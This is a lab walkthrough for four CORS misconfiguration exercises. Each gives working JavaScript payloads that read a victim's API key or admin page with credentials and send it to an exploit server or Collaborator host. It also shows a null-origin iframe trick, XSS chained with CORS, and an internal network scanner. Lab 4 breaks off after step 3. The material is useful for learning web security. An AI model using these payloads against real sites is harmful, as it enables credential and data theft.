Lab1: CORS vulnerability with basic origin reflection

Description: This website has an insecure CORS configuration in that it trusts all origins.

To solve the lab, craft some JavaScript that uses CORS to retrieve the administrator's API key and upload the code to your exploit server. The lab is solved when you successfully submit the administrator's API key.

You have an account on the application that you can use to help design your attack. The credentials are: wiener:peter.

Testing procedure and snapshot:

With your browser proxying through Burp Suite, turn intercept off, log into your account, and click "Account Details".

Review the history and observe that your key is retrieved via an AJAX request to /accountDetails, and the response contains the Access-Control-Allow-Credentials header suggesting that it may support CORS.

Send the request to Burp Repeater, and resubmit it with the added header: Origin: https://example.com

Observe that the origin is reflected in the Access-Control-Allow-Origin header.

Now browse to the exploit server, enter the following HTML, replacing $url with the URL for your specific lab and test it by clicking "view exploit":


```
<script>
  var req = new XMLHttpRequest();
  req.onload = reqListener;
  req.open('get','$url/accountDetails',true);
  req.withCredentials = true;
  req.send();

  function reqListener() {
     location='/log?key='+this.responseText;
  };
</script>
```

Observe that the exploit works - you have landed on the log page and your API key is in the URL.

Go back to the exploit server and click "Deliver exploit to victim".

Click "Access log", retrieve and submit the victim's API key to complete the lab.



Lab2: CORS vulnerability with trusted null origin

Description: This website has an insecure CORS configuration in that it trusts the "null" origin.

To solve the lab, craft some JavaScript that uses CORS to retrieve the administrator's API key and upload the code to your exploit server. The lab is solved when you successfully submit the administrator's API key.

You have an account on the application that you can use to help design your attack. The credentials are: wiener:peter.

Testing procedure and snapshot:

With your browser proxying through Burp Suite, turn intercept off, log into your account, and click "My account".

Review the history and observe that your key is retrieved via an AJAX request to /accountDetails, and the response contains the Access-Control-Allow-Credentials header suggesting that it may support CORS.

Send the request to Burp Repeater, and resubmit it with the added header Origin: null.

Observe that the "null" origin is reflected in the Access-Control-Allow-Origin header.

Now browse to the exploit server, enter the following HTML, replacing $url with the URL for your specific lab, $exploit-server-url with the exploit server URL, and test it by clicking "view exploit":


```
<iframe sandbox="allow-scripts allow-top-navigation allow-forms" src="data:text/html, <script>
  var req = new XMLHttpRequest ();
  req.onload = reqListener;
  req.open('get','$url/accountDetails',true);
  req.withCredentials = true;
  req.send();

  function reqListener() {
     location='$exploit-server-url/log?key='+encodeURIComponent(this.responseText);
  };
</script>"></iframe>
```

Notice the use of an iframe sandbox as this generates a null origin request. Observe that the exploit works - you have landed on the log page and your API key is in the URL.

Go back to the exploit server and click "Deliver exploit to victim".

Click "Access log", retrieve and submit the victim's API key to complete the lab.



Lab3: CORS vulnerability with trusted insecure protocols

Description: This website has an insecure CORS configuration in that it trusts all subdomains regardless of the protocol.

To solve the lab, craft some JavaScript that uses CORS to retrieve the administrator's API key and upload the code to your exploit server. The lab is solved when you successfully submit the administrator's API key.

You have an account on the application that you can use to help design your attack. The credentials are: wiener:peter.

Testing procedure and snapshot:

With your browser proxying through Burp Suite, turn intercept off, log into your account, and click "Account Details".

Review the history and observe that your key is retrieved via an AJAX request to /accountDetails, and the response contains the Access-Control-Allow-Credentials header suggesting that it may support CORS.

Send the request to Burp Repeater, and resubmit it with the added header Origin: http://subdomain.lab-id where lab-id is the lab domain name.

Observe that the origin is reflected in the Access-Control-Allow-Origin header, confirming that the CORS configuration allows access from arbitrary subdomains, both HTTPS and HTTP.

Open a product page, click "Check stock" and observe that it is loaded using a HTTP URL on a subdomain.

Observe that the productID parameter is vulnerable to XSS.


Now browse to the exploit server, enter the following HTML, replacing $your-lab-url with your unique lab URL and $exploit-server-url with your exploit server URL and test it by clicking "view exploit":

```
<script>
  document.location="http://stock.$your-lab-url/?productId=4<script>var req = new XMLHttpRequest(); req.onload = reqListener; req.open('get','https://$your-lab-url/accountDetails',true); req.withCredentials = true;req.send();function reqListener() {location='https://$exploit-server-url/log?key='%2bthis.responseText; };%3c/script>&storeId=1"
</script>
```

Observe that the exploit works - you have landed on the log page and your API key is in the URL.

Go back to the exploit server and click "Deliver exploit to victim".

Click "Access log", retrieve and submit the victim's API key to complete the lab.



Lab4: CORS vulnerability with internal network pivot attack

Description: This website has an insecure CORS configuration in that it trusts all internal network origins.

To help solve this lab you can use the Burp Collaborator client or use the access logs provided on the exploit server.


This lab requires multiple steps to complete. To solve the lab, craft some JavaScript to locate an endpoint on the local network (192.168.0.0/24, port 8080) that you can then use to identify and create a CORS-based attack to delete a user. The lab is solved when you delete user Carlos.

Testing procedure and snapshots:

Step 1

First we need to scan the local network for the endpoint. Replace $collaboratorPayload with your own Collaborator payload or exploit server URL. Enter the following code into the exploit server. Click store then "Deliver exploit to victim". Inspect the log or the Collaborator interaction and look at the code parameter sent to it.

```
<script>
var q = [], collaboratorURL = 'http://$collaboratorPayload';
for(i=1;i<=255;i++){
  q.push(
  function(url){
    return function(wait){
    fetchUrl(url,wait);
    }
  }('http://192.168.0.'+i+':8080'));
}
for(i=1;i<=20;i++){
  if(q.length)q.shift()(i*100);
}
function fetchUrl(url, wait){
  var controller = new AbortController(), signal = controller.signal;
  fetch(url, {signal}).then(r=>r.text().then(text=>
    {
    location = collaboratorURL +
'?ip='+url.replace(/^http:\/\//,'')+'&code='+encodeURIComponent(text)+'&'+Date.now()
  }
  ))
  .catch(e => {
  if(q.length) {
    q.shift()(wait);
  }
  });
  setTimeout(x=>{
  controller.abort();
  if(q.length) {
    q.shift()(wait);
  }
  }, wait);
}
</script>
```



Click "Copy to clipboard" to generate Burp Collaborator payloads that you can use in your own testing. Any interactions that result from using the payloads will appear below.

Number to generate: 1

☑ Include Collaborator server location

Poll every 60 seconds

# ▲	Time	Type	Payload	Comment
1	2020-Apr-25 14:10:48 UTC	DNS	2vyjegmk8fmmcc687j30zled046v...	
2	2020-Apr-25 14:10:48 UTC	HTTP	2vyjegmk8fmmcc687j30zled046v...	
3	2020-Apr-25 14:10:48 UTC	DNS	2vyjegmk8fmmcc687j30zled046v...	

```
GET
/?ip=192.168.0.20:8080&code=%3C!DOCTYPE%20html%3E%0A%3Chtml%3E%0A%20%20%20%20%3Chead%3E%0A%20%20%20%
20%20%20%20%20%3Clink%20href%3D%22%2Fresources%2Fcss%2Flabs.css%22%20rel%3D%22stylesheet%22%3E%0A%20
%20%20%20%20%20%20%20%3Ctitle%3ECORS%20vulnerability%20with%20internal%20network%20pivot%20attack%3C
%2Ftitle%3E%0A%20%20%20%20%3C%2Fhead%3E%0A%20%20%20%20%3Cbody%3E%0A%20%20%20%20%20%20%20%20%3Cdiv%20
theme%3D%22%22%3E%0A%20%20%20%20%20%20%20%20%20%20%20%20%3Cscript%20src%3D%22%2Fresources%2Fjs%2Flab
Header.js%22%3E%3C%2Fscript%3E%0A%20%20%20%20%20%20%20%20%20%20%20%20%3Cdiv%20id%3D%22labHeader%22%3
E%0A%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20puudRGEJsNLuMDCb3%C2%A7LIGHTKeyWdfiApcOuAxXy%0A%
20%20%20%20%20%20%20%20%20%20%20%20%3C%2Fdiv%3E%0A%20%20%20%20%20%20%20%20%20%20%20%20%3Csection%20c
lass%3D%22maincontainer%22%3E%0A%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%3Cdiv%20class%3D%22
container%20is-page%22%3E%0A%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%3Cheader%20
class%3D%22navigation-header%22%3E%0A%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20
%20%20%20%3Csection%20class%3D%22top-links%22%3E%0A%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%
20%20%20%20%20%20%20%20%20%20%20%20%3Ca%20href%3D%2F%3EHome%3C%2Fa%3E%3Cp%3E%7C%3C%2Fp%3E%0A%20%20%2
0%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%3C%2Fsection%3E%0A%20%20%20%20%20%2
0%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%3C%2Fheader%3E%0A%20%20%20%20%20%20%20%20%20%20%20%20%20
%20%20%20%20%20%20%20%3Ch1%3ELogin%3C%2Fh1%3E%0A%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%
20%20%20%3Csection%3E%0A%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%3Cf
```


Step 2

Clear the code from stage 1 and enter the following code in the exploit server. Replace $ip with the IP address and port number retrieved from your collaborator interaction. Don't forget to add your Collaborator payload or exploit server URL again. Update and deliver your exploit. We will now probe the username field for an XSS vulnerability. You should retrieve a Collaborator interaction with foundXSS=1 in the URL or you will see foundXSS=1 in the log.

```
<script>
function xss(url, text, vector) {
  location = url +
'/login?time='+Date.now()+'&username='+encodeURIComponent(vector)+'&password=test&csrf='+text.match(/csrf" value="([^"]+)"/)[1];
}
```

```
function fetchUrl(url, collaboratorURL){
 fetch(url).then(r=>r.text().then(text=>
 {
  xss(url, text, '"><img src='+collaboratorURL+'?foundXSS=1>');
 }
 ))
}

fetchUrl("http://$ip", "http://$collaboratorPayload");
</script>
```



Step 3

Clear the code from stage 2 and enter the following code in the exploit server. Replace $ip with the same IP address and port number as in step 2 and don't forget to add your Collaborator payload or exploit server again. Update and deliver your exploit. Your Collaborator interaction or your exploit server log should now give you the source code of the admin page.

```
<script>
function xss(url, text, vector) {
  location = url +
'/login?time='+Date.now()+'&username='+encodeURIComponent(vector)+'&password=test&csr
f='+text.match(/csrf" value="([^"]+)"/)[1];
}
function fetchUrl(url, collaboratorURL){
  fetch(url).then(r=>r.text().then(text=>
  {
    xss(url, text, '"><iframe src=/admin onload="new
Image().src=\''+collaboratorURL+'?code=\'+encodeURIComponent(this.contentWindow.docum
ent.body.innerHTML)">');
  }
  ))
}

fetchUrl("http://$ip", "http://$collaboratorPayload");
</script>
```

Burp Collaborator client

Click "Copy to clipboard" to generate Burp Collaborator payloads that you can use in your own testing. Any interactions that result from using the payloads will appear below.

Generate Collaborator payloads

Number to generate: 1 | Copy to clipboard | ☑ Include Collaborator server location

Poll Collaborator interactions

Poll every 60 seconds | Poll now

